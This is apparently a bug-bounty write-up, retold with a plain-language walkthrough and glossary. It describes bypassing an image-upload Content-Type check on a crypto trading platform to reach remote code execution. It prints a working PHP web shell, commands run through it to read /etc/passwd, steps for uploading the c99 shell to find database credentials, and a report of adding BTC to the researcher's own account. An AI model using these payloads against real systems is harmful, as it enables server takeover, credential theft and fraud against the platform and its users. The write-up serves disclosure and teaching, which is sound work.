Uploading backdoor for fun and profit RCE DB creds P1
The file upload feature only checked that Content-Type and Content-Disposition headers were present, not their values, so an attacker could upload a PHP file by changing the Content-Type to text/html. This led to remote code execution, and the attacker then used a web shell to read database credentials and add BTC to their account.
 Published on medium.com

The website was a crypto trading platform and i was looking for P1. For those who always worry to find P1's, here are few things you should look at.
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
The target was a crypto trading platform. The researcher was hunting for a P1 and, as he puts it, the things worth looking at are chaining of bugs, impact to the whole application or server, and making a difficult-to-exploit issue easy to exploit. The entry point was a "File Upload" feature available after logging into the application. The feature is meant to let a logged-in user upload image files; the researcher's goal was to turn it into remote code execution.
Setup
No tooling beyond a browser and Burp Suite is described: the workflow is to upload a file through the application, capture the resulting request in Burp, edit it, and forward it. The only precondition stated is a logged-in account on the platform with access to the upload functionality. No versions, endpoints or parameters are given in the report.
Finding it

The application allowed users to upload only image files. Uploading html and php files was restricted. The researcher first tried changing the extension: .php to phps, phpt, php3, php4, php5, php.jpg and similar. He also searched for "file upload bypasses hackerone" and read reports on the subject, which led him to ask how the images were actually being validated.
While uploading files he saw content-disposition and content-type headers on the requests. He removed both headers to see whether the server checked them at all. It did: without the content headers the image could not be uploaded, so the check was happening server side.
The report places a screenshot here without describing it.
Exploitation
Step 1: learn the bypass
He read the OWASP page on unrestricted file upload and found the bypass described there. The distinction he draws is between checking and validation: checking means the server looks for the presence of the headers in the HTTP request, validation means it looks at the value those headers carry. The server was doing the first and not the second.
Step 2: change the Content-Type
He uploaded a png, captured the request with Burp, and changed the Content-Type header from image/png to text/html:
Content-Type: text/html
The server accepted the file. The content-type header was being checked for presence at the server side, but its value was never validated, so the upload restriction was bypassed.

The screenshot is captioned "Bypassed!".
Step 3: confirm code execution
He uploaded a php file containing:
<?php phpinfo(); ?>
After uploading, he right-clicked the file and chose view image, which rendered the phpinfo page. That confirmed remote code execution.
Step 4: get a command shell
He then uploaded a php file containing:
<?php echo system($_GET["cmd"]); ?>
He opened the uploaded file at https://TargetSite.com/logo/216.php and appended a command:
https://TargetSite.com/logo/216.php?cmd=whoami; id; uname -a
The cmd parameter is passed to system(), so the three commands run in sequence and their output is returned in the response.

The screenshot is captioned "Code Execution".
Step 5: read /etc/passwd
Reading /etc/passwd initially returned a blank page:
https://TargerSite.com/logo/216.php?cmd=cat /etc/passwd
He did not know why the file could not be read and assumed there might be restrictions. He then read a blog by Muhammad Khizer Javed on unrestricted file upload to RCE, where he noticed a + after the cat command. Encoding the space as + worked:
https://TargetSite.com/logo/216.php?cmd=cat+/etc/passwd

The screenshot is captioned "/etc/passwd".
Step 6: from the shell to the database
The /etc/passwd output showed that MySQLServer was running behind the application. He uploaded the c99 shell and found many sensitive files, including one holding database credentials.

The screenshot is captioned "db-credentials".
He logged in to the database with those credentials, found his own account in the users table, and was able to add BTC to it.
He reported the issue and says he was rewarded.
Root cause
The upload handler checked that the content-disposition and content-type headers were present in the request, but never validated their values. Because the decision to accept the file rested on a client-supplied header, changing Content-Type: image/png to Content-Type: text/html was enough to store a php file, and the stored file was then executed by the server when requested. The extension blacklist he tried first (.php and the alternatives) was not the control that mattered here; the header check was, and it was implemented as a presence test rather than a value test. The report does not describe the server-side code, so the exact implementation is not shown.
Impact
An authenticated user with access to the upload feature could execute arbitrary commands on the server. In this case that led to reading local files, extracting database credentials, logging into the database, and modifying the attacker's own balance in the users table, which on a crypto trading platform means adding BTC to an account. The researcher's point is that RCE is not the end in itself: what it lets you reach is what determines the severity, and here it reached the database and the funds ledger, which he frames as a P1-level finding. He also notes that after RCE, privilege escalation is the natural next step, but that the program's policy must be read first: if further exploitation is allowed, proceed, otherwise submit a request and take approval before running the exploit.
Fix
The report does not say what the platform changed. Based on the described weakness, the fix is to validate the content type and the file content server side rather than trusting the client-supplied header, and to ensure uploaded files cannot be executed from the upload directory.
Variants to test
- Remove
content-dispositionandcontent-typeentirely. If the upload fails, the server is checking for the headers; if it succeeds, there is no check at all. - Change
Content-Typeto a value the application does not expect, such astext/html, while keeping an image extension. A positive result is the file being stored and served back. - Try alternative php extensions (
phps,phpt,php3,php4,php5,php.jpg) when.phpis blocked. A positive result is any of them being stored and executed. - Upload a php file with
<?php phpinfo(); ?>and request it. A positive result is the phpinfo page rendering. - Upload a php file with
<?php echo system($_GET["cmd"]); ?>and request it with?cmd=whoami; id; uname -a. A positive result is command output in the response. - When a command with a space returns a blank page, encode the space as
+, as in?cmd=cat+/etc/passwd. A positive result is the file contents appearing in the response. - Upload a full web shell such as c99 and browse the filesystem for credentials. A positive result is readable configuration files containing database credentials.
What happened, in plain words
A security researcher was testing a website where people buy and sell cryptocurrency (a crypto trading platform). He wanted to find the most serious kind of bug, which bug bounty programmes usually call a P1. His idea was simple: look for small weaknesses that can be joined together, look at how much damage they could do to the whole site or server, and if something is hard to exploit, find a way to make it easy.
The way in was a feature that lets a logged-in user upload a picture. The site was only supposed to accept image files. He turned that harmless upload box into a way to run his own commands on the server, read private files, find the database password, log into the database, and give his own account extra cryptocurrency. Then he reported it and was paid a bounty.
This article walks through exactly how he did it, step by step, explaining every idea from scratch. You only need to know how to use a browser and a computer to follow along.
The starting point: a file upload box
When you log into a website, the site often has a feature that lets you upload a picture, for example a profile photo. Behind the scenes, your browser takes the file from your computer and sends it to the website's server. The server is the computer that runs the website and stores its files.
A file upload feature is interesting to a security tester because the server has to decide whether to accept the file. If that decision is made badly, the server can end up storing a file it should never have accepted, and sometimes it will even run that file as a program.
The researcher's goal was called remote code execution, usually shortened to RCE. In plain words: getting the server to run commands that you, the attacker, choose, from your own computer far away. It is one of the most serious things that can happen to a website, because once you can run commands, you can usually read files, change data, and reach other systems.
Before diving in, the researcher shared a piece of advice for people who always struggle to find the top-severity bugs:
Chaining of bugs + Impact to whole application/server + Difficult to Exploit? Make it easily exploitable ;)
Chaining means joining several small issues together so that the combined result is much worse than any one of them. Impact means the real-world damage: what an attacker can actually do. The point is that a small bug with big impact, or a hard bug made easy, is worth more than a flashy bug with no consequences.
First attempts: trying to sneak a program past the filter
The application allowed users to upload only image files. The researcher tried uploading html and php files, but the site blocked them.
A php file is a file containing instructions written in a programming language called PHP, which many websites use to build their pages. An html file is a plain web page.
The report places a screenshot here without describing it.
His first idea was to change the file extension. The extension is the part after the dot in a filename, like .jpg in photo.jpg. It tells the computer what kind of file it is. He tried changing .php to phps, phpt, php3, php4, php5, php.jpg and similar variations. The idea is that the site might block the exact name .php but forget about the other spellings, and the server might still treat them as php.
He also searched online for "file upload bypasses hackerone" and read reports other people had written. Reading other people's work is a normal and important part of security testing: it teaches you what has worked before. This led him to a better question: how are images actually being checked?
Watching the request: headers
While uploading files, he noticed two pieces of information travelling with every upload: content-disposition and content-type. These are HTTP headers. A header is a small labelled line that travels alongside a request or a response, carrying extra information. Think of a posted parcel: the box is the file, and the label on the box is the headers. The label says what is inside and how it should be handled.
content-typesays what kind of file it is, for exampleimage/pngfor a picture.content-dispositionsays how the file should be presented, for example as an attachment to download or as something to display.
To see these headers, the researcher used a tool called Burp Suite. Burp is a program that sits between your browser and the website and lets you pause, look at, and edit the requests your browser sends before they reach the server. It is like intercepting a letter, reading it, changing a word, and then posting it on.
He removed both headers to see whether the server checked them at all. It did: without the content headers, the image could not be uploaded. So the check was happening on the server side, not just in the browser. That is important, because checks that only happen in the browser can be skipped entirely by anyone using a tool like Burp.
Learning the trick: checking versus validation
He then read the OWASP page on unrestricted file upload. OWASP is a well-known non-profit project that publishes free guidance on web security, including a list of common weaknesses and how they are exploited. The page described a bypass.
The key idea he took from it is the difference between two words that sound similar:
- Checking means the server looks to see whether the headers are present in the request at all.
- Validation means the server looks at the value inside those headers and decides whether that value is acceptable.
The server was doing the first and not the second. It asked "is there a content-type header?" but never asked "is the content-type header telling the truth?".
The bypass: changing the Content-Type
He uploaded a png image, captured the request with Burp, and changed the Content-Type header from image/png to text/html:
Content-Type: text/html
Line by line:
Content-Typeis the name of the header. It is the label that says what kind of file is being sent.text/htmlis the new value he put in. It tells the server the file is a web page rather than a picture.
The server accepted the file. The content-type header was being checked for presence on the server side, but its value was never validated, so the upload restriction was bypassed. In other words, the server trusted the label on the parcel without opening the box.
The screenshot is captioned "Bypassed!".
Confirming code execution
Next he uploaded a php file containing:
<?php phpinfo(); ?>
Line by line:
<?phpmarks the start of php code inside the file. Everything after it is treated as instructions for the server.phpinfo();is a built-in php command that prints a long page of information about the server's php setup. It is harmless in itself, which makes it a safe way to prove that your code actually ran.?>marks the end of the php code.
After uploading, he right-clicked the file and chose view image, which rendered the phpinfo page. That confirmed remote code execution: the server had not just stored his file, it had run it.
Getting a command shell
A phpinfo page proves you can run code, but it does not let you choose what to run. So he uploaded a second php file containing:
<?php echo system($_GET["cmd"]); ?>
Line by line:
<?phpand?>again mark the start and end of php code.$_GET["cmd"]reads a value from the web address. When a web address contains something like?cmd=hello, the part after the question mark is called the query string, andcmdis the name of a parameter with the valuehello.$_GETis how php reads those parameters.system(...)is a php command that runs a command on the server's operating system and prints the result.echoprints that result back to whoever asked for the page.
Put together, this file says: "take whatever command is in the cmd parameter of the web address, run it on the server, and show me the output". That is a tiny web shell: a file on the server that lets you run commands through your browser.
He opened the uploaded file at https://TargetSite.com/logo/216.php and appended a command:
https://TargetSite.com/logo/216.php?cmd=whoami; id; uname -a
Line by line:
https://TargetSite.com/logo/216.phpis the address of the file he uploaded. The site stored it in a folder calledlogowith the name216.php.?cmd=starts the query string and names the parameter the php file is looking for.whoamiis a command that prints which user account the server is running as.idprints more detail about that user account and its permissions.uname -aprints information about the operating system.- The semicolons
;separate the three commands, so they run one after another.
The cmd parameter is passed to system(), so the three commands run in sequence and their output is returned in the response. This is the moment the upload box becomes a remote control for the server.
The screenshot is captioned "Code Execution".
Reading a private file: /etc/passwd
On Linux and similar systems, /etc/passwd is a file that lists the user accounts on the machine. It is a classic target for a tester because it is usually readable and proves you can reach the filesystem.
Reading it initially returned a blank page:
https://TargerSite.com/logo/216.php?cmd=cat /etc/passwd
Line by line:
catis a command that prints the contents of a file./etc/passwdis the path of the file he wanted to read.- The space between
catand/etc/passwdseparates the command from its argument.
He did not know why the file could not be read and assumed there might be restrictions. He then read a blog by Muhammad Khizer Javed on unrestricted file upload to RCE, where he noticed a + after the cat command. Encoding the space as + worked:
https://TargetSite.com/logo/216.php?cmd=cat+/etc/passwd
Line by line:
- The only change is the
+where the space used to be. - In a web address, certain characters are not allowed as-is, so they are written in an encoded form. A space is one of them, and
+is a common way to represent a space in a query string. - The server decodes the
+back into a space before running the command, socat /etc/passwdruns as intended.
This is a small but very common lesson: when a command with a space returns nothing, the space may be getting lost or mangled on the way, and encoding it can fix that.
The screenshot is captioned "/etc/passwd".
From the shell to the database
The /etc/passwd output showed that MySQLServer was running behind the application. MySQL is a popular database program. A database is where a website keeps its structured data: user accounts, balances, orders, and so on. If you can reach the database, you can often change that data directly.
He uploaded the c99 shell and found many sensitive files, including one holding database credentials. The c99 shell is a well-known, ready-made web shell: a single php file that gives you a whole control panel in your browser for browsing files, running commands, and more. Instead of writing your own tiny shell, you can upload this one and get many tools at once.
Credentials means the username and password used to log in to something, here the database.
The screenshot is captioned "db-credentials".
He logged in to the database with those credentials, found his own account in the users table, and was able to add BTC to it. A table in a database is like a spreadsheet: rows are records, columns are fields. The users table holds one row per user, including their balance. BTC is bitcoin, the cryptocurrency.
He reported the issue and says he was rewarded.
Why this was so serious
The upload handler checked that the content-disposition and content-type headers were present in the request, but never validated their values. Because the decision to accept the file rested on a header the client controls, changing Content-Type: image/png to Content-Type: text/html was enough to store a php file, and the stored file was then executed by the server when requested.
The extension blacklist he tried first (.php and the alternatives) was not the control that mattered here. The header check was, and it was implemented as a presence test rather than a value test. The report does not describe the server-side code, so the exact implementation is not shown.
An authenticated user with access to the upload feature could execute arbitrary commands on the server. In this case that led to reading local files, extracting database credentials, logging into the database, and modifying the attacker's own balance in the users table, which on a crypto trading platform means adding BTC to an account.
The researcher's point is that RCE is not the end in itself: what it lets you reach is what determines the severity. Here it reached the database and the funds ledger, which he frames as a P1-level finding. He also notes that after RCE, privilege escalation is the natural next step. Privilege escalation means moving from a low-power account to a more powerful one, for example from a normal user to an administrator or root. But the programme's policy must be read first: if further exploitation is allowed, proceed, otherwise submit a request and take approval before running the exploit.
What the fix would look like
The report does not say what the platform changed. Based on the described weakness, the fix is to validate the content type and the file content on the server side rather than trusting the client-supplied header, and to ensure uploaded files cannot be executed from the upload directory.
Things to try if you find a similar upload box
- Remove
content-dispositionandcontent-typeentirely. If the upload fails, the server is checking for the headers; if it succeeds, there is no check at all. - Change
Content-Typeto a value the application does not expect, such astext/html, while keeping an image extension. A positive result is the file being stored and served back. - Try alternative php extensions (
phps,phpt,php3,php4,php5,php.jpg) when.phpis blocked. A positive result is any of them being stored and executed. - Upload a php file with
<?php phpinfo(); ?>and request it. A positive result is the phpinfo page rendering. - Upload a php file with
<?php echo system($_GET["cmd"]); ?>and request it with?cmd=whoami; id; uname -a. A positive result is command output in the response. - When a command with a space returns a blank page, encode the space as
+, as in?cmd=cat+/etc/passwd. A positive result is the file contents appearing in the response. - Upload a full web shell such as c99 and browse the filesystem for credentials. A positive result is readable configuration files containing database credentials.
Glossary
- API: a way for one piece of software to talk to another, like a waiter taking your order to the kitchen and bringing back the food.
- BTC: bitcoin, a cryptocurrency.
- Burp Suite: a tool that sits between your browser and a website so you can pause, read and edit requests before they are sent.
- Checking: the server looking for whether a header or field is present at all.
- Chaining: joining several small weaknesses so the combined result is worse than any one alone.
- Content-Disposition: an HTTP header that says how a file should be presented, for example as a download or as something to display.
- Content-Type: an HTTP header that says what kind of file is being sent, for example
image/pngortext/html. - Credentials: a username and password used to log in to something.
- c99 shell: a ready-made php web shell that gives you a control panel in your browser for browsing files and running commands.
- Database: where a website keeps structured data such as users, balances and orders.
- Extension: the part of a filename after the dot, like
.jpg, which tells the computer what kind of file it is. - Header: a small labelled line travelling with a request or response that carries extra information.
- HTML: the language used to write web pages.
- HTTP: the set of rules browsers and servers use to exchange requests and responses.
- Impact: the real-world damage an attacker can cause with a bug.
- MySQL: a popular database program.
- OWASP: a non-profit project that publishes free guidance on web security weaknesses and how they are exploited.
- P1: the highest priority or severity level in many bug bounty programmes.
- Parameter: a named value in a web address, like
cmdin?cmd=hello. - PHP: a programming language widely used to build websites.
- phpinfo(): a php command that prints a page of information about the server's php setup, often used to prove code ran.
- Privilege escalation: moving from a low-power account to a more powerful one, such as from a normal user to an administrator.
- Query string: the part of a web address after the question mark, carrying parameters.
- RCE (remote code execution): getting a server to run commands that you choose, from your own computer.
- Server: the computer that runs a website and stores its files.
- system(): a php command that runs an operating system command and prints the result.
- Table: a structure in a database, like a spreadsheet, where rows are records and columns are fields.
- Unrestricted file upload: a weakness where a site accepts files it should not, often leading to code execution.
- Validation: the server looking at the value inside a header or field and deciding whether it is acceptable.
- Web shell: a file placed on a server that lets you run commands through your browser.
- $_GET: how php reads parameters from the query string of a web address.